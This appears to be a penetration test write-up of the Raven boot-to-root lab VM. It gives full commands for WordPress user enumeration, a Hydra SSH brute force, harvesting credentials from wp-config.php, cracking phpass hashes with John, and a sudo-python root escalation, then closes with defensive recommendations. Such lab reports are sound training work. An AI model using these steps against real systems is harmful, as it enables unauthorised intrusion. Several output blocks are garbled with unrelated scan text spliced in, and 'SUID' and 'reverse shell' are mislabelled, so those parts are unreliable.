



# PENETRATION TESTING REPORT

Raven Security Webserver VM

## Abstract

The report defines the scope of the penetration test, the methods and tools used for the test and the necessary recommendations that may help minimize and mitigate future risks from threat actors.

Anthony Nathan

# Table of Contents

<b>Executive Summary</b> .....	<b>2</b>
<b>Summary of Results</b> .....	<b>3</b>
<b>Attack Narrative</b> .....	<b>4</b>
Machine Setup.....	<b>4</b>
Network Scan.....	<b>5</b>
Website Crawling with Burp.....	<b>6</b>
WordPress page user Enumeration.....	<b>6</b>
Brute Forcing User Passwords.....	<b>7</b>
SSH Login with user credentials.....	<b>7</b>
Cracking password has with John the Ripper.....	<b>10</b>
SSH login with 2 <sup>nd</sup> user credentials.....	<b>10</b>
The Final Output.....	<b>11</b>
<b>Conclusion</b> .....	<b>12</b>
<b>Recommendations</b> .....	<b>13</b>

## **Executive Summary**

The aim of this project was to conduct a penetration test on web server for Raven Security in order to determine its exposure to a targeted attack. Since this machine is so important to their core business, they did not want us to test the live production server. Instead, we were provided with a virtual machine image. Since we were given zero information about the server, the test was conducted as a black box test. The main goal for this test was:

- Identify if the server was penetrable/hackable
- Determine the attack surface and types of vulnerabilities they were exposed to.
- Capture 4 hidden flags

The attacks were conducted with public level access.

## **Summary of Results**

Preliminary reconnaissance was conducted by attaching this VM to my local network. Using Nmap I conducted a host discovery scan and the results provided me a listing of specific hosts to target for this assessment. Once the Target host IP was identified, I used Burp Suite to crawl through the website. While crawling through the HTTP responses, I was able to locate the 1st flag under the Service page. I also noticed that this webpage was a WordPress webpage and my WPscan was not working, so I then used the Curl command to identify the different authors/users on the WordPress page. I was able to find 2 authors/users and used Hydra to crack the password for author 1 i.e. Michael.

Once logged into Michael via SSH, I was able to use the find command to find the 2nd flag and in addition I also noticed a WordPress folder. Navigating through the WordPress folder I was able to locate the wp-config file which contained the root user and password details for the SQL database used by the WordPress site.


MySQL server was started and logged in with root privileges. Navigating through the tables I located the 3rd flag in the wp\_posts table. There was a 4th flag located in the same table (apparently this was located to trick the tester, so they do not try to escalate privileges further). Further navigating through the different tables in the WordPress database, I was able to locate the hash for the user Steven under the wp\_users table.

I used John the Ripper to decrypt the hash and was able to get the password for the author 2/user Steven. Logging in with Steven's credentials via SSH, I quickly checked and noticed that with steven privileges we could run Python as root. I used the python SUID command and gained access to the root privileges. The final and 4th flag was located under root id in the root folder.


# Attack Narrative

## 1. Machine Setup:

- I created a host only network on the virtual box



- I setup the Raven VM and Kali VM to run on the host only network. In addition, the Kali was also given access to the internet via NAT



## 2. Network Scan:

- Used **ifconfig** to determine the IP subnet 192.168.107.0/24

```
kali@kali:~$ sudo ifconfig
[sudo] password for kali:
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    ether 08:00:27:1f:30:76 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    ERROR: iproute2 (rtnetlink) Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock': No such file or directory
eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.107.5 netmask 255.255.255.0 broadcast 192.168.107.255
    inet6 fe80::a00:27ff:fede:aa40 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:de:aa:40 txqueuelen 1000 (Ethernet)
```

- Started Metasploit and used the commands below:

a. **db\_nmap -sV -O 192.168.107.0/24**

b. **hosts**

c. **services**

```
msf5 > hosts

Hosts
=====
address      mac          name  os_name      os_flavor  os_sp  purpose  info  comments
-----
192.168.107.1 0a:00:27:00:00:05  Windows Longhorn  device
192.168.107.2 08:00:27:AE:BC:AD
192.168.107.4 08:00:27:aa:c1:05  Linux      3.X      server
192.168.107.5



msf5 > services

Services
=====

host      port  proto  name          state  info
-----
192.168.107.1 135  tcp    msrpc         open   Microsoft Windows RPC
192.168.107.1 139  tcp    netbios-ssn  open   Microsoft Windows netbios-ssn
192.168.107.1 445  tcp    microsoft-ds  open
192.168.107.1 7070 tcp    ssl/realserver open
192.168.107.1 8000 tcp    http         open   Splunkd httpd
192.168.107.1 8089 tcp    ssl/http     open   Splunkd httpd
192.168.107.4 22   tcp    ssh           open   OpenSSH 6.7p1 Debian 5+deb8u4 protocol 2.0
192.168.107.4 80   tcp    http         open   Apache httpd 2.4.10 (Debian)
192.168.107.4 111  tcp    rpcbind      open   2-4 RPC #100000
```

### 3. Website Crawling Burp Suite:

- Opened firefox and keyed in the webserver → <http://192.168.107.4>
- Opened Burp and under the Target tab → right click on the target IP to start spider.
- Under the response section for /service.html → located 1<sup>st</sup> flag as per screenshots below



#### 4. WordPress page User Enumeration:

- Since my WPscan was not working, I used the curl command to get as much info as I can from the word press page. I used the commands below:

```
curl http://192.168.107.4/wordpress/?author=1
```

```
curl http://192.168.107.4/wordpress/?author=2
```

- I was able to get 2 users/authors→ Michael & Steven as shown below:

```
<body class="archive author author-michael author-1 hfeed has-header-image has-sidebar page-two-column colors-light"> Distance: 0 hops
```

```
<body class="archive author author-steven author-2 hfeed has-header-image has-sidebar page-two-column colors-light"> Distance: 0 hops
```

## 5. Brute forcing User passwords:

- Used Hydra to Brute force password using existing wordlists(rockyou.txt) for **user: Michael**

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-23
[WARNING] Many SSH configurations limit the number of parallel tasks, it is
[WARNING] Restorefile (you have 10 seconds to abort... (use option -l to skip
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/
[DATA] attacking ssh://192.168.107.4:22/
[22][ssh] host: 192.168.107.4 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
```

## 6. SSH login with Michael's Credentials:

- SSH login complete with credentials found in previous step

```
kali@kali:~$ ssh michael@192.168.107.4
michael@192.168.107.4's password: ses (4 hosts up) scanned in 73.00 seconds
msf5 > hosts
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.00:27:00:00:05 Windows Longhorn
Last login: Fri Mar 20 04:54:46 2020 from 192.168.107.5
michael@Raven:~$ 0:27:aa:c1:05 Linux 3.X se
192.168.107.5
```



- Using find command to locate other flags as shown below:

```
michael@Raven:/$ find ./ -type f -iname *flag*
```

- Located 2<sup>nd</sup> Flag and the WordPress folder

```
./var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
./var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
./var/www/flag2.txt
```

- Navigated to WordPress folder to locate **wp-config.php** file

```
michael@Raven:/var/www/html/wordpress$ ls
index.php      wp-admin/      wp-config-sample.php  wp-links-opml.php  wp-settings.php
license.txt    wp-blog-header.php  wp-content/           wp-load.php        wp-signup.php
readme.html    wp-comments-post.php wp-cron.php           wp-login.php       wp-trackback.php
wp-activate.php wp-config.php      wp-includes/          wp-mail.php        xmlrpc.php
```

- Opened **wp-config.php** file to extract root credentials for SQL database used by the WordPress site:

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');
```

- Login to the SQL database and navigate through tables to find more flags:

```
michael@Raven:/var/www/html/wordpress$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 44
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| wordpress |
+-----+
4 rows in set (0.01 sec)
```

```
mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta       |
| wp_comments          |
| wp_links             |
| wp_options           |
| wp_postmeta          |
| wp_posts             |
| wp_term_relationships |
| wp_term_taxonomy     |
| wp_termmeta          |
| wp_terms             |
| wp_usermeta          |
| wp_users             |
+-----+
```

- Located the 3<sup>rd</sup> flag and a false 4<sup>th</sup> flag under the wp\_posts table:

```
g/submit/
[+] Nmap: Nmap done: 256 IP addresses (4 hosts up) scanned in 73.00 seconds
| flag3 | | | draft | open | open | | |
| 0 | | http://raven.local/wordpress/?p=4 | | 0 | post |
| 5 | | 1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f294
1ce}
-----
192.168.107.1 0a:00:27:00:00:05 Windows Longhorn device
192.168.107.2 08:00:27:AE:BC:AD
192.168.107.4 08:00:27:aa:c1:05 Linux 3.X server
192.168.107.5

msf5 > services
Services
| flag4 | | | inherit | closed | closed | | | 4-revi
sion-v1 | | | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |
| 4 | | http://raven.local/wordpress/index.php/2018/08/12/4-revision-v1/ | | 0 | revision
| 7 | | 107.1 | 2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770
cd2}
-----
192.168.107.1 139 tcp netbios-ssn open Microsoft Windows netbios-ssn
192.168.107.1 445 tcp microsoft-ds open
```

- Further navigating through databases, located the password hash for user: Steven in the wp\_users table:

```
mysql> select * from wp_users;
```

ID	user_login	user_pass	user_nicename	user_email	user_registered	user_activation_key	user_status	display_name
1	michael	\$P\$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0	michael	michael@raven.org	2018-08-12 22:49:12		0	michael
2	steven	\$P\$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/	steven	steven@raven.org	2018-08-12 23:31:16		0	Steven Seagull

2 rows in set (0.00 sec)

## 7. Cracking the Password for Steven using John the Ripper:

- Using John the ripper, cracked the password hash for steven (**pink84**) as shown below:

```
Session aborted
kali@kali:~$ sudo john ./Documents/hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84 (?)
1g 0:00:00:02 DONE (2020-03-19 22:07) 0.4255g/s 19526p/s 19526c/s 19526C/s tamika1..milkdud
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
kali@kali:~$
```

## 8. SSH login with Steven's credentials:

- SSH login completed with steven's credentials
- We notice that Steven can run python as root and hence we use SUID to create a reverse shell as shown below:

```
steven@Raven:~$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@Raven:/home/steven#
```

- Using the find command to locate more flags:

```

root@Raven:~# find ./ -type f -iname *flag*
./proc/kpageflags
./proc/sys/kernel/acpi_video_flags
./var/www/html/wordpress/wp-includes/images/icon-pointer-flag-2x.png
./var/www/html/wordpress/wp-includes/images/icon-pointer-flag.png
./var/www/flag2.txt
./var/lib/mysql/debian-5.5.flag
./root/flag4.txt
./usr/include/x86_64-linux-gnu/asm/processor-flags.h
./usr/include/x86_64-linux-gnu/bits/waitflags.h
./usr/include/linux/kernel-page-flags.h
./usr/include/linux/tty_flags.h
./usr/lib/x86_64-linux-gnu/perl/5.20.2/bits/waitflags.ph
./usr/share/doc/apache2-doc/manual/fr/rewrite/flags.html
./usr/share/doc/apache2-doc/manual/en/rewrite/flags.html
./sys/devices/pci0000:00/0000:00:11.0/net/eth0/flags
./sys/devices/virtual/net/lo/flags
./sys/devices/platform/serial8250/tty/ttyS0/flags
./sys/devices/platform/serial8250/tty/ttyS1/flags
./sys/devices/platform/serial8250/tty/ttyS2/flags
./sys/devices/platform/serial8250/tty/ttyS3/flags
./sys/module/scsi_mod/parameters/default_dev_flags
root@Raven:~# cd root
root@Raven:~# ls
flag4.txt

```

## 9. The final output:

```
GNU nano 2.2.6 File: flag4.txt to give specific OS details
Mmap: Network Distance: 0 hops
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 256 IP addresses (4 hosts up) scanned in 73.00 seconds
#==//_'\ \ // _\ '_\ \
| |/_/ _ _ _ _ _ _ _ _
| |\ C| | v / _/ ||| name os_name os_flavor os_sp purpose ip
-----
192.168.107.1 Windows Longhorn device
192.168.107.2 08:00:27:AE:BC:AD
192.168.107.4 08:00:27:aa:c1:05 Linux 3.X server
flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!
Services
This is my first Boot2Root VM - I hope you enjoyed it.
```

## **Conclusion**

The web server for Raven Security was vulnerable and led to the capture of all 4 flags. Considering this was a testing environment, the information captured could have had severe impacts if it gets into the hands of a threat actor. The scope of this test was to:

- a. Identify Vulnerable attack surfaces
- b. Capture 4 hidden flags

The goals of this test were met, and all 4 flags were captured using different methods and tools. Appropriate measures need to be taken to mitigate these risks before any threat actors exploit them

## **Recommendations**

Based on the results from this test, we see that there are surfaces and bad practices that led to successfully achieving and completing the tasks listed in the scope. The items listed below are some best practices that I recommend that may help minimize risks and exposure to future attacks.

- Enforce strict username and password policy. The username should be alphanumeric, and password should be a combination of Alphanumeric and special characters.

\*\* Username and passwords should not be the same or common words\*\*

- Enforce MFA for web and SSH logins. Use tools like google authenticator for example.
- DO NOT store user credentials in any config files. Store in separate folder/hidden paths
- Install intrusion detection systems (IDS) and SIEM tools to monitor and alert of unusual traffic
- Implement the policy of regular patching. Most vendors release patches for vulnerabilities identified by security researchers. Continuous patching is strongly recommended to minimize risk from known Vulnerabilities.
- Continuous Security and Vulnerability assessments should be conducted to ensure systems are running with a strong security infrastructure in place to minimize exposure to external threats.